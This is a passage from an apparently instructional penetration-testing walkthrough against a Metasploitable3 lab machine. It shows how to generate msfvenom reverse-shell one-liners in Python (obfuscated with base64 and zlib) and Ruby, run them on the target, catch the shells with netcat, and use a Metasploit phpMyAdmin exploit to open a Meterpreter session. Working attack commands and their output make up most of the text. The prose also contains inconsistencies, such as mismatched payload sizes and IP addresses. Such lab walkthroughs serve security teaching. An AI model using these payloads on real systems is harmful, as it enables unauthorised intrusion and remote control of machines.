uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:d4:22:1b:30
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:fd:7d
          inet addr:192.168.0.144  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:fd7d/64 Scope:Link
          inet6 addr: fd01::20c:29ff:fe52:fd7d/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:139004 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2929 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14644289 (14.6 MB)  TX bytes:618769 (618.7 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:fd:87
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:fd87/64 Scope:Link
          inet6 addr: fd01::20c:29ff:fe52:fd87/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1936 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:242803 (242.8 KB)  TX bytes:16516 (16.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
```

Exploit Execution Findings As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell. Here we found target IP address: 192.168.1.129 by executing the ifconfig command in his TTY shell.

For example:

whoami: it tells you are the vagrant user of the system you have compromised.

9. Python Shell

In order to compromise a python shell, you can use reverse_Python payload along msfvenom as given in below command.

Approach to be used

msfvenom -p cmd/unix/reverse_python lhost=192.168.0.164 lport=4444 R

Here we had entered the following detail to generate one-liner raw payload.


-p: type of payload you are using i.e. cmd/unix/reverse_python lhost:

listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 4444 (any random port number which is not utilized by other services)


R: Its stand for raw payload

As shown in the below image, the size of the generated payload is 529 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.



```
msf6 > msfvenom -p cmd/unix/reverse_python lhost=192.168.0.164 lport=4444 R
[*] exec: msfvenom -p cmd/unix/reverse_python lhost=192.168.0.164 lport=4444 R

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 360 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNrLzC3ILypRKM5Pzk4tUYABneLSpIKi/OTU4mKEWD6YbQ3lZuQXl9g
qGVoa6RmaWegZAEkTJWR5kLG2JkCALFhsC7FID0JpQHmObvGefq4hSNZDxIP9nb3jg0OCXB19NVGM0UvOz8tLTS7R0AA5A6EPZKkmitL8Yr2U0gIjjWK9tMyc1Lx8DU2EagOiVRoSrdIIRWWBLSIg9ZITc3I0lPSTMvP0izOUNAEwW
14I')[0]))"
msf6 > █
```


Exploit execution details: Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.



```
┌──(root㉿kali)-[~]
└─# ssh vagrant@192.168.0.144
vagrant@192.168.0.144's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Fri Oct 25 14:14:39 2024 from kali
vagrant@metasploitable3-ub1404:~$ python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNrL
zC3ILypRKM5Pzk4tUYABneLSpIKi/OTU4mKEWD6YbQ3lZuQXl9gqGVoa6RmaWegZAEkTJWR5kLG2JkCALFhsC7FID0JpQHmObvGefq4hSNZDxIP9nb3jg0OCXB19NVGM0UvOz8tLTS7R0AA5A6EPZKkmitL8Y
r2U0gIjjWK9tMyc1Lx8DU2EagOiVRoSrdIIRWWBLSIg9ZITc3I0lPSTMvP0izOUNAEwW14I')[0]))"
█
```

Now simultaneously initiate netcat connection from attacker machine on port 4444.

As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell.



```
┌──(root㉿kali)-[~]
└─# nc -vlp 4444
listening on [any] 4444 ...
connect to [192.168.0.164] from metasploitable3-ub1404 [192.168.0.144] 56896
whoami
vagrant
id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:d4:22:1b:30
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:fd:7d
          inet addr:192.168.0.144  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:fd7d/64 Scope:Link
          inet6 addr: fd01::20c:29ff:fe52:fd7d/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:139205 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3040 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14669326 (14.6 MB)  TX bytes:633323 (633.3 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:fd:87
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:fd87/64 Scope:Link
          inet6 addr: fd01::20c:29ff:fe52:fd87/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2054 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:259015 (259.0 KB)  TX bytes:16516 (16.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
```

Exploit Execution Findings As you can observe the result from the above image where the attacker has successfully accomplished targets system TTY shell, now he can do whatever he wishes to do.

For example:

ifconfig: it tells IP configuration of the system you have compromised.

10. Ruby Shell

In order to compromise a ruby shell, you can use reverse_ruby payload along msfvenom as given in below command. Approach to be used msfvenom -p cmd/unix/reverse_ruby lhost=192.168.1.140 lport=5555 R

Here we had entered the following detail to generate one-liner raw payload.


-p: type of payload you are using i.e. cmd/unix/reverse_ruby lhost:

listening IP address i.e. Kali Linux IP

lport: Listening port number i.e. 5555 (any random port number which is not utilized by other services)


R: Its stand for raw payload

As shown in the below image, the size of the generated payload is 131 bytes, now copy this malicious code and send it to target. After that start netcat for accessing reverse connection and wait for getting his TTY shell.




```
msf6 > msfvenom -p cmd/unix/reverse_ruby lhost=192.168.0.164 lport=5555 R
[*] exec: msfvenom -p cmd/unix/reverse_ruby lhost=192.168.0.164 lport=5555 R

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 131 bytes
ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.0.164","5555");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end'
msf6 > █
```

Exploit execution details: Now we need to initiate a ssh connection from our attacker machine to attacker and run the malicious code in terminal, the attacker will get a reverse shell through netcat.



```
┌──(root㉿kali)-[~]
└─# ssh vagrant@192.168.0.144
vagrant@192.168.0.144's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Fri Oct 25 14:21:26 2024 from kali
vagrant@metasploitable3-ub1404:~$ ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.0.164","5555");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.r
ead}end'
vagrant@metasploitable3-ub1404:~$ █
```

Now simultaneously initiate netcat connection from attacker machine on port 5555. As you can observe the result from given below image where the attacker has successfully accomplished targets system TTY shell.




```
┌──(root㉿kali)-[~]
└─# nc -vlp 5555
listening on [any] 5555 ...
connect to [192.168.0.164] from metasploitable3-ub1404 [192.168.0.144] 35796
whoami
vagrant
id
uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:d4:22:1b:30
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:fd:7d
          inet addr:192.168.0.144  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:fd7d/64 Scope:Link
          inet6 addr: fd01::20c:29ff:fe52:fd7d/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:139396 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3112 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14696397 (14.6 MB)  TX bytes:644090 (644.0 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:fd:87
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:fd87/64 Scope:Link
          inet6 addr: fd01::20c:29ff:fe52:fd87/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2167 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:277728 (277.7 KB)  TX bytes:16516 (16.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
```

Exploit Execution Findings As you can observe the result from the above image where the attacker has successfully accomplished targets system TTY shell, now he can do whatever he wishes to do.


For example:

ifconfig: it tells IP configuration of the system you have compromised.

11. phpMyAdmin



```
msf6 > use 13
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_preg_replace) > show options

Module options (exploit/multi/http/phpmyadmin_preg_replace):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phpmyadmin/     yes       Base phpMyAdmin directory path
   USERNAME   root             yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.164    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```



```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set RHOSTS 192.168.0.144
RHOSTS => 192.168.0.144
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set PASSWORD sploitme
PASSWORD => sploitme
msf6 exploit(multi/http/phpmyadmin_preg_replace) > exploit

[*] Started reverse TCP handler on 192.168.0.164:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
[*] Sending stage (39927 bytes) to 192.168.0.144
[*] Meterpreter session 1 opened (192.168.0.164:4444 -> 192.168.0.144:56932) at 2024-10-25 20:28:24 +0530

meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 2847 created.
Channel 0 created.
whoami
www-data
pwd
/var/www/html/phpmyadmin
█
```